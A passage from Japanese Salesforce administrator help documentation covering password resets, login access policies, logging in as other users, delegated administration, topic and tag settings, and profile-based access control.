2. ユーザ名の横にあるチェックボックスを選択します。現在表示されているユーザ全員のパスワードを変更するには、列のヘッダーにあるチェックボックスをオンにして、すべての行を選択します。
3. [パスワードのリセット] をクリックします。パスワードをリセットするためのリンクと手順が含まれたメールがユーザに送信されます。

この方法で作成されたパスワードは期限切れにはなりませんが、初回のログイン時にこのパスワードを変更する必要があります。

ヒント: この操作および他の管理タスクは、SalesforceA モバイルアプリケーションから実行できます。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience

使用可能なエディション: **Contact Manager** Edition、**Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、**Developer** Edition、および **Database.com** Edition

ユーザ権限

パスワードをリセットする

- 「ユーザパスワードのリセットおよびユーザのロック解除」

パスワードのリセットに関する考慮事項

- システム管理者のみがシングルサインオンユーザのパスワードをリセットできます。シングルサインオンユーザは自分のパスワードをリセットできません。
- パスワードのリセット後、ユーザが正常に Salesforce にログインするためには、コンピュータの有効化が必要な場合があります。
- ロックアウトされたユーザのパスワードをリセットすると、ユーザのアカウントも自動的にロック解除されます。
- パスワードを忘れた場合、ユーザはログインページで [パスワードを忘れた場合] リンクをクリックして、パスワードをリセットする手順が記載されたメールを受け取ることができます。パスワードをリセットするには、ユーザはセキュリティの質問に正しく答える必要があります。[パスワードポリシー] で、ユーザに表示されるセキュリティの質問のページをカスタマイズし、サポートが必要な場合の連絡先に関する情報を追加できます。

  メモ: ユーザがセキュリティの質問を設定していなかった場合、またはセキュリティの質問に正しく答えられなかった場合は、パスワードはリセットされません。

  ユーザは、[パスワードを忘れた場合] リンクを使用して、24 時間で 5 回までパスワードのリセットを要求できます。システム管理者は、必要に応じて何回でもユーザのパスワードをリセットできます。

- パスワードをリセットすると、ユーザのセキュリティトークンもリセットされます。

関連トピック:

忘れたパスワードのリセット
パスワードの変更
セキュリティトークンのリセット
パスワード
SalesforceA を使用したあらゆる場所からのユーザサポート

すべてのユーザのパスワードのリセット

システム管理者は、組織のセキュリティを強化するために、すべてのユーザのパスワードをいつでもリセットができます。パスワードのリセット後、すべてのユーザは次回ログインするときにパスワードをリセットするように求められます。

「パスワード無期限」権限のあるユーザ以外のすべてのユーザのパスワードをリセットする手順は、次のとおりです。

1. [設定]から、［クイック検索］ボックスに「すべてのユーザパスワードをリセット」と入力し、[すべてのユーザのパスワードをリセット]を選択します。
2. [すべてのユーザパスワードをリセット]を選択します。
3. [保存]をクリックします。

ユーザが次回ログインすると、パスワードをリセットするように求められます。

エディション

使用可能なエディション: Salesforce Classic と Lightning Experience の両方

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、**Developer** Edition、および **Database.com** Edition

ユーザ権限

すべてのパスワードをリセットする
- 「内部ユーザの管理」

パスワードをリセットするときの考慮事項

- ユーザがSalesforceにログインするためには、コンピュータの有効化が必要な場合があります。
- ［すべてのユーザパスワードをリセット］は、セルフサービスポータルユーザには影響しません。これは、セルフサービスポータルユーザが直接のSalesforceユーザではないためです。

関連トピック:

パスワード

ログインアクセスの制御

Salesforce システム管理者のアカウントアクセス許可を求めるメッセージをユーザに表示するかどうか、またユーザが公開者にアクセスを許可できるかどうかを制御します。

1. [設定]から、［クイック検索］ボックスに「*ログインアクセスポリシー*」と入力し、[ログインアクセスポリシー] を選択します。
2. Salesforce システム管理者が、事前にアクセスの許可を得ることなくユーザとして組織にログインできるようにするには、[管理者は任意のユーザでログインできます] を有効にします。

   この機能を組織から削除するには、Salesforce にお問い合わせください。この機能を削除した場合、Salesforce システム管理者がユーザのアカウントにログインしてトラブルシューティングを行うには、そのユーザからログインアクセス権を付与される必要があります。
3. 規制への順守やプライバシー上の懸念などの理由からユーザが公開者にアクセス権を与えないようにするには、その公開者の設定で [システム管理者のみが利用可能] をクリックします。

   メモ: ユーザは、ライセンスを受けている管理対象パッケージへのログインアクセス権を Salesforce 組織全体に付与することはできません。プロファイルで「ユーザの管理」権限が有効になっているシステム管理者のみが、これらの公開者にアクセス権を付与できます。管理対象パッケージにはログインアクセスできないものもあります。[ログインアクセスポリシー] ページのリストにパッケージが表示されていない場合は、そのパッケージにはログインアクセスできません。
4. [保存] をクリックします。

関連トピック:

- 他のユーザとしてログイン
- ログインアクセスの許可

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: すべてのエディション

管理者アクセス権の付与を使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、**Developer** Edition、および **Database.com** Edition

ユーザ権限

ログインアクセスポリシーを制御する
- 「ログインアクセスポリシーの管理」

他のユーザとしてログイン

他のユーザを支援するために、システム管理者は他のユーザとして Salesforce にログインできます。組織の設定によっては、まず個人ユーザがシステム管理者にログインアクセスを許可する必要がある場合があります。

メモ: セキュリティ対策として、システム管理者が他のユーザとしてログインしている間は、そのユーザの OAuth データアクセスを承認できません。たとえば、サードパーティアプリケーションへのシングルサインオンなど、ユーザアカウントへの OAuth アクセスを承認できません。

1. [設定] から、[クイック検索] ボックスに「ユーザ」と入力し、[ユーザ] を選択します。
2. ユーザ名の横にある [ログイン] リンクをクリックします。このリンクは、システム管理者にログインアクセスを許可したユーザのみ、またはシステム管理者がユーザとしてログインできる組織でのみ使用できます。
3. 管理者アカウントに戻るには、*ユーザの名前* > [ログアウト] をクリックします。

関連トピック:

- ログインアクセスの制御
- ログインアクセスの許可
- ログイン問題のトラブルシューティング
- ユーザの表示および管理

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、**Developer** Edition、および **Database.com** Edition

ユーザ権限

他のユーザとしてログインする

- 「すべてのデータの編集」

管理任務の委任

代理管理を使用して、組織内のシステム管理者以外のユーザに限定的な管理者権限を割り当てることができます。たとえば、カスタマーサポートチームのマネージャに、サポートマネージャロールとそのすべての下位ロールのユーザを管理させることにします。この目的で代理管理者を作成すれば、システム管理者が他の管理作業に専念できます。

代理管理者は次の操作を実行できます。

- 指定されたロールとそのすべての下位ロールのユーザを作成および編集する(ユーザ編集作業には、パスワードのリセット、目標の設定、デフォルトの商談チームの作成、そのユーザの非公開グループの作成などが含まれます)。
- ユーザをロック解除する。
- 指定したプロファイルにユーザを割り当てる。
- 代理グループのユーザの権限セットを割り当てる、または削除する。
- 公開グループを作成し、指定した公開グループのメンバーシップを管理する。
- システム管理者にログインアクセスを許可したユーザとしてログインする。
- カスタムオブジェクトを管理し、カスタムオブジェクトのほぼすべての面をカスタマイズする。ただし、代理管理者がオブジェクトのリレーションを作成または変更することや、組織の共有設定を行うことはできません。
- 代理管理者に割り当てられているすべての代理グループのユーザを管理する。たとえば、Sam Smithが、グループAとグループBという2つの代理グループの代理管理者に指定されているとします。Samは、グループAの権限セットまたは公開グループをグループBのユーザに割り当てることができます。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、**Developer** Edition、および **Database.com** Edition

ユーザ権限

代理管理作業を管理する
- 「アプリケーションのカスタマイズ」

代理管理者になる
- 「設定・定義を参照する」

メモ: 管理を委任するときは、次の点に注意してください。

- 代理管理者が「すべてのデータの編集」権限のあるプロファイルまたは権限セットを割り当てることはできません。
- 代理管理者が数式からカスタムオブジェクトの差し込み項目にアクセスするには、これらのオブジェクトへのアクセス権が必要です。
- 代理管理者は権限セットを変更できません。

特定のオブジェクトの管理を委任する場合は、代わりに「すべての参照」や「すべての編集」などのオブジェクト権限を使用します。

代理管理者の定義

代理管理者が、指定したロールとすべての下位ロールのユーザを管理できるようにします。指定したプロファイルを該当するユーザに割り当て、システム管理者にログインアクセス権を付与したユーザとしてログインできます。代理管理グループは、同じ管理権限を持つユーザのグループです。これらのグループは、共有のために使用される公開グループとは関係ありません。

関連トピック:

代理管理者の定義

代理管理者の定義

代理管理者が、指定したロールとすべての下位ロールのユーザを管理できるようにします。指定したプロファイルを該当するユーザに割り当て、システム管理者にログインアクセス権を付与したユーザとしてログインできます。代理管理グループは、同じ管理権限を持つユーザのグループです。これらのグループは、共有のために使用される公開グループとは関係ありません。

段階的な手順: 管理を委任する

段階的な手順: Lightning Experience で管理を委任する

1. [設定] から、［クイック検索］ボックスに「*代理管理者*」と入力し、[代理管理者] を選択して、[新規] をクリックします。
2. 代理グループを選択または作成します。
3. このグループのユーザに、管理するロール階層内でユーザとしてログインすることを許可するには、[ログインアクセスの有効化] を選択します。組織設定に応じて、各ユーザはシステム管理者が自分の代わりにログインできるようにログインアクセス権を付与する必要があります。
4. [保存] をクリックします。
5. 関連リストごとに、[追加]をクリックして代理グループの詳細を定義します。

関連トピック:

管理任務の委任

エディション

使用可能なインターフェース: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、**Developer** Edition、および **Database.com** Edition

ユーザ権限

代理管理作業を管理する
- 「アプリケーションのカスタマイズ」

代理管理者になる
- 「設定・定義を参照する」

トピックおよびタグ設定

オブジェクトのトピックを有効にすると、ユーザはトピックをレコードに追加し、リストビューを使用して関連項目をすばやく取得できます。Chatter が有効化されていると、各トピック詳細ページの [レコード] タブにも関連項目を表示できます。オブジェクトのトピックを有効にすると、そのオブジェクト種別のレコードの公開タグが無効になります。個人タグは影響を受けません。

トピックを使用してレコードを整理するには、取引先、納入商品、キャンペーン、ケース、取引先責任者、契約、ファイル、リード、商談、注文、ソリューション、カスタムオブジェクト、および英語の記事のトピックを有効化します。

エディション

使用可能なエディション: Salesforce Classic

トピックおよびタグ設定が可能なエディション: すべてのエディション

ユーザ権限

トピックおよびタグ設定を変更する
- 「アプリケーションのカスタマイズ」

オブジェクトのトピックの有効化と設定

オブジェクトのトピックを有効化すると、ユーザがトピックをレコードに追加して共通のテーマでレコードを整理できます。この便利な機能は、Chatter の有無に関係なく使用できます。

タグの有効化

ユーザが個人タグや公開タグをほとんどのレコードに追加できるようにします。タグは単語や短い語句です。ユーザは各自のやり方でレコードに関連付けて、データを記述たり整理したりします。

サイドバーへのタグの追加

無効ユーザの個人タグの削除

組織では、すべてのユーザを対象に、最大 5,000,000 件の個人タグと公開タグをレコードに適用できます。組織でこの上限数に近づいてきたら、無効化されたユーザの個人タグを削除します。

オブジェクトのトピックの有効化と設定

オブジェクトのトピックを有効化すると、ユーザがトピックをレコードに追加して共通のテーマでレコードを整理できます。この便利な機能は、Chatter の有無に関係なく使用できます。

システム管理者は、取引先、納入商品、キャンペーン、ケース、取引先責任者、契約、ファイル、リード、商談、注文、ソリューション、カスタムオブジェクト、英語の記事のトピックを有効化できます。オブジェクト種別ごとに、システム管理者が推奨トピックに使用する項目を指定します。

メモ: トピックは、英語のナレッジ記事でのみサポートされています。

警告: オブジェクトのトピックが有効になると、そのオブジェクト種別のレコードで公開タグが無効になります。

1. [設定] から、［クイック検索］ボックスに「オブジェクトのトピック」と入力し、[オブジェクトのトピック] を選択します。
2. オブジェクトを選択します。
3. 右側で、［トピックを有効化］を選択します。
4. 推奨トピックに使用するテキスト項目を選択します (選択された項目を組み合わせ、最大 3 つの推奨が最初の 2,000 文字から作成されます)。
5. [保存] をクリックしてすべてのオブジェクトの変更を保存します。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、**Contact Manager** Edition、および **Developer** Edition

ユーザ権限

オブジェクトのトピックを有効にする
- 「アプリケーションのカスタマイズ」

これで、有効なオブジェクトへのアクセス権と適切なトピック権限を持つユーザは、次の操作を実行できます。

- そのオブジェクト種別のレコードに対するトピックの割り当ておよび推奨トピックを表示する
- そのオブジェクト種別のレコードに対してトピックを追加または削除する
- オブジェクト種別のレコードに対するトピックを使用してリストビューを絞り込む

さらに、組織で Chatter を使用している場合、ユーザはレコードに割り当てられたトピックをクリックして直接トピックページに移動できます。トピックページには、トピックに関する他のレコード、トピックに関する知識のあるユーザ、およびその他の関連情報が表示されます。

関連トピック:

レコードのトピック
レコードへのトピックの追加
レコードのトピック
レコードへのトピックの追加
記事のトピックの有効化

タグの有効化

ユーザが個人タグや公開タグをほとんどのレコードに追加できるようにします。タグは単語や短い語句です。ユーザは各自のやり方でレコードに関連付けて、データを記述たり整理したりします。

エディション

使用可能なエディション: Salesforce Classic

タグを使用可能なエディション: すべてのエディション

ユーザ権限

タグ設定を変更する
- 「アプリケーションのカスタマイズ」

1. [設定] から、[クイック検索] ボックスに「*タグ設定*」と入力し、[タグ設定] を選択します。
2. ユーザが個人タグと公開タグをレコードに追加できるようにするには、[個人タグの有効化] と [公開タグの有効化] を選択します。タグを無効にするには、両方のオプションを選択解除します。
3. レコード詳細ページの上部にあるタグセクションで、タグを表示するオブジェクトとページレイアウトを指定します。タグセクションは、ユーザがレコードにタグを追加する唯一の場所です。

   たとえば、取引先ページレイアウトのみを選択すると、組織のユーザは取引先レコードにのみタグを追加できます。個人タグの取引先ページレイアウトのみを選択し、公開タグのレイアウトは選択しない場合、ユーザが取引先レコードに追加することのできるタグは、個人タグのみになります。
4. [保存] をクリックします。

タグを有効にするときは、次のガイドラインに留意してください。

- レイアウトを直接編集して、ページレイアウトにタグを追加することもできます。ただし、フィードベースのページレイアウトにタグを追加することはできません。
- 検索結果と [タグ] ページには、カスタムオブジェクトでタグが有効化されている場合でも、関連するタブを含まないカスタムオブジェクトは表示されません。カスタムオブジェクトレコードを表示するには、関連するタブを作成します。タブは、ユーザから見えるようにする必要はありません。
- ページレイアウトにタグセクションが含まれていても、カスタマーポータルユーザには表示されません。
- Chatter が無効な場合、結合レポートにタグ付けはできません。

関連トピック:

トピックおよびタグ設定

サイドバーへのタグの追加

組織でタグを有効化すると、ユーザのサイドバーに [タグ] コンポーネントを追加できます。このコンポーネントにより、ユーザは、[タグ]ページに移動して、タグの参照、検索、および管理ができます。また、各ユーザが最近使用したタグのリストを表示します。このコンポーネントを追加する手順は、次のとおりです。

1. [設定]から、［クイック検索］ボックスに「ホームページのページレイアウト」と入力し、[ホームページのページレイアウト] を選択します。
2. 変更するホームページレイアウトの横にある [編集] をクリックします。
3. ［タグ］チェックボックスをオンにして、[次へ] をクリックします。
4. ページレイアウトの任意の場所に [タグ] コンポーネントを配置し、[保存] をクリックします。

ヒント: [タグ] コンポーネントを [ホーム] タブだけでなくすべてのページに表示するには、[設定] から［クイック検索］ボックスに「ユーザインターフェース」と入力し、[ユーザインターフェース] を選択して［すべてのページにカスタムサイドバーコンポーネントを表示］を選択します。

関連トピック:

トピックおよびタグ設定

エディション

使用可能なエディション: Salesforce Classic

タグを使用可能なエディション: すべてのエディション

ユーザ権限

タグ設定を変更する
- 「アプリケーションのカスタマイズ」

無効ユーザの個人タグの削除

組織では、すべてのユーザを対象に、最大 5,000,000 件の個人タグと公開タグをレコードに適用できます。組織でこの上限数に近づいてきたら、無効化されたユーザの個人タグを削除します。

1. [設定]から、［クイック検索］ボックスに「個人タグをクリーンアップする」と入力し、[個人タグをクリーンアップする] を選択します。
2. 無効化されたユーザを選択し、[削除] をクリックします。

個人タグを削除した後は復元できません。

関連トピック:

トピックおよびタグ設定

エディション

使用可能なエディション: Salesforce Classic

個人タグのクリーンアップが可能なエディション: すべてのエディション

ユーザ権限

無効ユーザの個人タグを削除する
- 「アプリケーションのカスタマイズ」

ユーザのアクセス権の制御

Salesforce は階層化された柔軟なデータ共有設計で、異なるデータセットを異なるユーザセットに公開し、ユーザが必要のないデータを表示することなく作業できるようにしています。権限セットおよびプロファイルを使用すると、ユーザがアクセスできるオブジェクトおよび項目を指定できます。組織の共有設定、ユーザロール、共有ルールを使用すると、ユーザが参照および編集できる個々のレコードを指定できます。

エディション

使用可能なエディション: Salesforce Classic

使用できるデータ管理オプションは、Salesforce のエディションによって異なります。

ヒント: 組織のセキュリティと共有ルールを実装する場合、組織内のさまざまなユーザの種類に関するテーブルを作成します。テーブル内で、各種類のユーザ各オブジェクトおよびオブジェクト内の項目およびレコードに対して必要な、データへのアクセス権限のレベルを指定します。セキュリティモデルを設定する場合に、このテーブルを参照できます。

オブジェクトレベルセキュリティ (権限セットおよびプロファイル)

オブジェクトレベルセキュリティ (つまり、オブジェクト権限) で提供されているのは、データを制御するのに最も弱い方法です。オブジェクト権限を使用すると、ユーザはリードまたは商談などの特定の種類のオブジェクトのインスタンスを参照、作成、編集または削除できなくなります。また、特定のユーザに対してタブやオブジェクト全体を非表示にするため、そのようなデータの存在を知ることもできません。

権限セットおよびプロファイルでオブジェクト権限を指定します。*権限セット*および*プロファイル*は、アプリケーションでユーザが実行できる操作を指定する設定および権限の集合で、グループのすべてのメンバーに同じフォルダの権限と同じソフトウェアへのアクセス権限が割り当てられている、Windows ネットワークのグループと似ています。

プロファイルは通常、ユーザの職務 (システム管理者や営業担当など) によって定義されます。プロファイルは多くのユーザに割り当てることができますが、1 人のユーザを割り当てることができるには 1 つのプロファイルのみです。権限セットを使用すると、追加権限やアクセス設定をユーザに許可できます。権限セットを使用するとユーザの権限およびアクセスを簡単に管理できます。これは、1 人のユーザに複数の権限セットを割り当てることができるためです。

項目レベルセキュリティ (権限セットおよびプロファイル)

ユーザにオブジェクトへのアクセス権を許可する必要があるけれども、そのオブジェクトの個々の項目へのアクセスは制限する必要がある場合があります。項目レベルセキュリティ (つまり、項目権限) は、オブジェクトの特定項目の値をユーザが参照、編集、削除できるかどうかを制御します。ユーザに対してオブジェクト全体を非表示にすることなく、重要な項目を保護することができます。また、項目権限は権限セットとプロファイルで制御されます。

詳細および編集ページの項目の表示を制御するだけのページレイアウトとは異なり、項目権限は、関連リスト、リストビュー、レポート、検索結果など、アプリケーションの任意の部分の項目の表示を制御します。ユーザが特定項目にアクセスできないようにするには、項目権限を使用します。その他の設定では、同じレベルの項目の保護を提供できません。

メモ: 項目レベルのセキュリティでは、項目内の値を検索できないようにすることはできません。検索語が項目レベルのセキュリティで保護された項目値と一致する場合、関連付けられたレコードは、保護された項目およびその値なしで検索結果に返されます。

レコードレベルセキュリティ (共有)

オブジェクトレベル、項目レベルのアクセス権限を設定した後で、実際のレコード自体にアクセス設定を設定する必要があります。レコードレベルセキュリティを使用して、ユーザに一部のオブジェクトレコードのアクセス権限を付与し、他のオブジェクトレコードのアクセス権限を付与しないようにできます。すべてのレコードはユーザまたはキューが所有します。所有者はレコードにフルアクセスできます。階層では、階層の上位のユーザは、そのユーザより階層の下位にいるユーザに対するアクセス権と同じアクセス権が必ず許可されます。このアクセス権は、ユーザが所有するレコードおよびユーザと共有するレコードに適用されます。

レコードレベルセキュリティを指定するには、組織の共有設定を行い、階層を定義して、共有ルールを作成します。

- 組織の共有設定 — レコードレベルセキュリティではまず、各オブジェクトの組織の共有設定を指定します。組織の共有設定では、その他のそれぞれのレコードに対するデフォルトアクセスレベルを指定します。

  組織の共有設定を使用してデータを最も制限の厳しいレベルにロックダウンし、それから他のレコードレベルセキュリティおよび共有ツールを使用して、他のユーザに選択的にアクセス権を付与します。たとえば、商談を参照および編集するオブジェクトレベルの権限をユーザに許可し、組織全体の共有設定は参照のみです。デフォルトでは、これらのユーザは、すべての商談レコードを参照することはできますが、レコードの所有者であるか、追加の権限が付与されていない限り、これらのレコードを編集することはできません。

- ロール階層 — 組織の共有設定を指定したら、レコードに対するより幅広いアクセス権を許可できる一番の方法はロール階層の使用です。組織図と同様に、ロール階層は、ユーザまたはユーザグループが必要とするデータアクセスのレベルを示します。ロール階層によって、組織の共有設定に関係なく、階層の上位のユーザが常に階層の下位のユーザと同じデータにアクセスできます。ロール階層は、組織図に完全に一致する必要はありません。代わりに、階層の各ロールはユーザまたはユーザグループが必要とするデータアクセスのレベルを示す必要があります。

  また、テリトリー階層を使用して、レコードへのアクセス権限を共有することもできます。テリトリー階層を使用して、郵便番号、業種、収益、業務に関連するカスタム項目などの条件に基づいて、レコードへのアクセス権限をユーザに付与します。たとえば、「北アメリカ」ロールを持つユーザが、「カナダ」や「アメリカ合衆国」ロールを持つユーザとは異なるデータに対するアクセス権限を持つテリトリー階層を作成することができます。

  メモ: 権限セットとプロファイルとロールは混同しやすいですが、2 つのまったく異なる点を制御します。権限セットおよびプロファイルは、ユーザのオブジェクトレベルおよび項目のアクセス権限を制御します。ロールは主に、ユーザのレコードレベルのアクセス権を、ロール階層および共有ロールを介して制御します。

- 共有ルール — 共有ルールでは、特定のユーザセットに対する組織の共有設定の例外を自動的に作成して、所有していないまたは通常参照できないレコードへのアクセス権限を与えることができます。ロール階層と同様、共有ルールは、レコードに対する追加のユーザアクセス権を許可するためだけに使用され、組織の共有設定に比べて厳密な制限ではありません。
- 共有の直接設定 — 特定のレコードセットに対するアクセス権限が必要なユーザの継続的なグループを定義することが必要な場合があります。このような場合、レコード所有者は共有の直接設定を使用して、レコードにアクセス権限を持たないユーザに参照権限および編集権限を与えます。共有の直接設定

は組織の共有設定、ロール階層、または共有ルールのように自動化されていませんが、レコード所有者に、レコードを参照する必要があるユーザと特定のレコードを共有する柔軟性を提供します。

- Apex 管理共有 — 共有ルールおよび共有の直接設定によって必要なコントロールが指定されない場合、Apex管理共有を使用できます。Apexによる共有管理により、開発者はプログラムでカスタムオブジェクトを共有できます。Apexによる共有管理を使用してカスタムオブジェクトを共有した場合は、「すべてのデータの編集」権限を持つユーザのみが、カスタムオブジェクトのレコードの共有を追加または変更できます。共有アクセス権は、レコード所有者が変わっても維持されます。

プロファイル

プロファイルは、オブジェクトおよびデータへのユーザによるアクセス方法や、アプリケーション内で実行可能な操作を定義します。ユーザの作成時に、各ユーザにプロファイルを割り当てます。

権限とアクセス権の無効化

ユーザに取引先へのアクセス権がある理由は何ですか?

関連トピック:

- プロファイル
- 権限セット
- 項目レベルセキュリティ
- 共有設定

ユーザ権限およびアクセス

ユーザ権限およびアクセス設定は、プロファイルと権限セットで指定します。効果的に使用するには、プロファイルと権限セットの違いを理解します。

ユーザ権限およびアクセス設定では、組織内でユーザが実行できる内容を指定します。

- 権限は、オブジェクトレコードを編集したり、[設定]メニューを参照したり、組織のごみ箱を空にしたり、ユーザのパスワードをリセットしたりできるかどうかを決定します。
- アクセス設定は、Apex クラスへのアクセス、アプリケーションの表示、ユーザがログインできる時間などのその他の機能を決定します。

すべてのユーザに割り当てることができるプロファイルは 1 つのみですが、権限セットは複数持つことができます。ユーザのアクセス権を決定する場合、*プロファイルを使用してユーザの特定のグループに最小限権限およびアクセス設定を割り当てます。次に、必要に応じて権限セットを使用して追加権限を付与します。*

次の表に、プロファイルおよび権限セットで指定される権限の種類およびアクセス設定を示します。

エディション

使用可能なエディション: Salesforce Classic

使用できる権限と設定は、使用している Salesforce エディションによって異なります。

権限セットを使用可能なエディション: **Contact Manager** Edition、**Professional** Edition、**Group** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、**Developer** Edition、および **Database.com** Edition

権限または設定種別	プロファイルでは?	権限セットでは?
割り当てられたアプリケーション	✅	✅
タブ設定	✅	✅
レコードタイプの割り当て	✅	✅
ページレイアウトの割り当て	✅	
オブジェクト権限	✅	✅
項目権限	✅	✅
ユーザ権限 (アプリケーションおよびシステム)	✅	✅
Apex クラスのアクセス	✅	✅
Visualforce ページのアクセス	✅	✅
外部データソースへのアクセス	✅	✅
サービスプロバイダアクセス (Salesforce が ID プロバイダとして有効な場合)	✅	✅
カスタム権限	✅	✅
デスクトップクライアントアクセス	✅	
ログイン時間帯	✅	
ログイン IP の範囲	✅	

関連トピック:

- プロファイル
- 権限セット
- 権限とアクセス権の無効化

プロファイル

プロファイルは、オブジェクトおよびデータへのユーザによるアクセス方法や、アプリケーション内で実行可能な操作を定義します。ユーザの作成時に、各ユーザにプロファイルを割り当てます。

組織には標準プロファイルがいくつか含まれ、制限された数の設定を編集できます。カスタムプロファイルを含むエディションでは、ユーザライセンス以外のすべての権限と設定を編集できます。Contact Manager Edition および Group Edition を使用する組織では、標準プロファイルをユーザに割り当てることはできますが、標準プロファイルを表示または編集したり、カスタムプロファイルを作成したりすることはできません。

すべてのプロファイルは、1 種類のユーザライセンスにのみ属します。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、**Developer** Edition、および **Database.com** Edition

カスタムプロファイルを使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

拡張プロファイルユーザインターフェースページでの操作

拡張プロファルユーザインターフェースでは、プロファイルの概要ページがプロファイルのすべての設定と権限への開始点となります。

元のプロファイルインターフェースの使用

元のプロファイルページでプロファイルを表示するには、[設定]から［クイック検索］ボックスに「プロファイル」と入力し、[プロファイル]を選択して目的のプロファイルを選択します。

標準プロファイル

すべての組織には、ユーザに割り当てることができる標準プロファイルが含まれています。標準プロファイルでは、一部の設定を編集できます。

プロファイルリストの管理

プロファイルは、オブジェクトおよびデータへのユーザによるアクセス方法や、アプリケーション内で実行可能な操作を定義します。ユーザの作成時に、各ユーザにプロファイルを割り当てます。組織でプロファイルを表示するには、[設定]から、［クイック検索］ボックスに「プロファイル」と入力し、[プロファイル]を選択します。

プロファイルのコピー

プロファイルを作成する代わりに、既存のプロファイルをコピーしてカスタマイズすることで時間を節約します。

プロファイルの割り当てられたユーザの表示

プロファイルの概要ページからプロファイルに割り当てられたすべてのユーザを表示するには、[割り当て済みユーザ](拡張プロファイルユーザインターフェース)または[このプロファイルに属するユーザの参照](元のプロファイルユーザインターフェース)をクリックします。割り当てられたユーザのページから、次の操作が可能です。

プロファイルでのオブジェクト権限の編集

オブジェクト権限は、オブジェクトに対するアクセス権の種類を指定します。

権限セットとプロファイルでのタブ設定の表示と編集

タブ設定はタブが[すべてのタブ]ページに表示されるか、タブセットで表示可能かどうかを指定します。

プロファイルでの割り当てられたアプリケーションの表示と編集

割り当てられたアプリケーション設定では、Force.com アプリケーションメニューで選択できるアプリケーションを指定します。

プロファイルでのカスタム権限の有効化

カスタム権限により、カスタムプロセスまたはカスタムアプリケーションへのアクセス権を付与できます。カスタム権限を作成し、プロセスまたはアプリケーションに関連付けたら、プロファイルで権限を有効にできます。

プロファイルでのセッションタイムアウト設定の表示と編集

セッション設定は、ユーザの認証セッションがタイムアウトするまでの無操作状態の経過時間の設定に使用します。セッションが終了した時点で、ユーザはログインし直す必要があります。

プロファイルでのパスワードポリシーの表示と編集

組織に適切なレベルのパスワードセキュリティを使用するには、プロファイルに割り当てられたユーザの [パスワードポリシー] 設定でパスワード要件を指定します。プロファイルのパスワードポリシーを設定すると、そのプロファイルのユーザに対して、組織のパスワードポリシーが上書きされます。パスワードポリシーをプロファイルに設定しない場合は、組織のパスワードポリシーが適用されます。既存のプロファイルユーザの場合、ユーザがパスワードをリセットしたときに、新しいプロファイルパスワードポリシーが有効になります。

プロファイルのパスワードポリシー項目

[パスワードポリシー] 設定でパスワード要件を指定します。次の項目の説明を参考に、各項目がプロファイルのパスワード要件にどのように影響するかを理解します。

関連トピック:

プロファイルリストビューを使用した複数のプロファイルの編集

拡張プロファイルユーザインターフェースページでの操作

拡張プロファルユーザインターフェースでは、プロファイルの概要ページがプロファイルのすべての設定と権限への開始点となります。

プロファイルの概要ページを開くには、[設定] から、［クイック検索］ボックスに「プロファイル」と入力し、[プロファイル]を選択して、参照するプロファイルをクリックします。

プロファイルの概要ページから、次の操作を行えます。

- オブジェクト、権限、または設定の検索
- プロファイルのコピー
- カスタムプロファイルの場合、[削除] をクリックしてプロファイルを削除

  メモ: ユーザが無効な場合も含め、ユーザに割り当てられているプロファイルは削除できません。
- [プロパティを編集] をクリックしてプロファイルの名前または説明を変更
- プロファイルに割り当てられているユーザのリストを表示
- [アプリケーション] および [システム] で、任意のリンクをクリックして権限と設定を参照または編集

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、**Developer** Edition、および **Database.com** Edition

カスタムプロファイルを使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

プロファイルを参照する
- 「設定・定義を参照する」

プロファイルを削除し、プロファイルのプロパティを編集する
- 「プロファイルと権限セットの管理」

拡張プロファイルユーザインターフェースの概要

拡張プロファイルユーザインターフェースのアプリケーションおよびシステム設定

拡張プロファイルユーザインターフェースでの検索

プロファイルページのオブジェクト、タブ、権限、または設定の名前を見つけるには、[設定の検索]ボックスにその名前の連続する 3 文字以上を入力します。入力を開始すると、検索語と一致する結果の提案がリストに表示されます。リストの項目をクリックするとその設定ページに移動します。

拡張プロファイルユーザインターフェースでのレコードタイプとページレイアウトの割り当て

拡張プロファイルユーザインターフェースでのログイン時間帯の表示と編集

プロファイルごとにユーザがログインできる時間帯を指定できます。

拡張プロファイルユーザインターフェースでのログイン IP アドレスの制限

ユーザのプロファイルで許可される IP アドレス範囲を指定することによって、ユーザレベルでログインアクセスを制御します。プロファイルに IP アドレス制限を定義すると、その他のすべての IP アドレスからのログインは拒否されます。

関連トピック:

拡張プロファイルユーザインターフェースの概要

拡張プロファイルユーザインターフェースの概要

拡張プロファイルユーザインターフェースでは、プロファイルの管理が合理化されます。この機能により、プロファイルの設定間での移動、設定の検索、変更が簡単に行えます。

拡張プロファイルユーザインターフェースを有効化するには、[設定]から、[クイック検索]ボックスに「ユーザインターフェース」と入力し、[ユーザインターフェース]、[拡張プロファイルユーザインターフェースを有効化]の順に選択して、[保存]をクリックします。組織では、一度に1つのプロファイルユーザインターフェースしか使用できません。

メモ: 次の場合は、拡張プロファイルユーザインターフェースを使用できません。

- Microsoft® Internet Explorer® 6以前を使用してプロファイルを管理している場合(Internet Explorer用のGoogle Chrome Frame™プラグインをインストールしていない場合)。
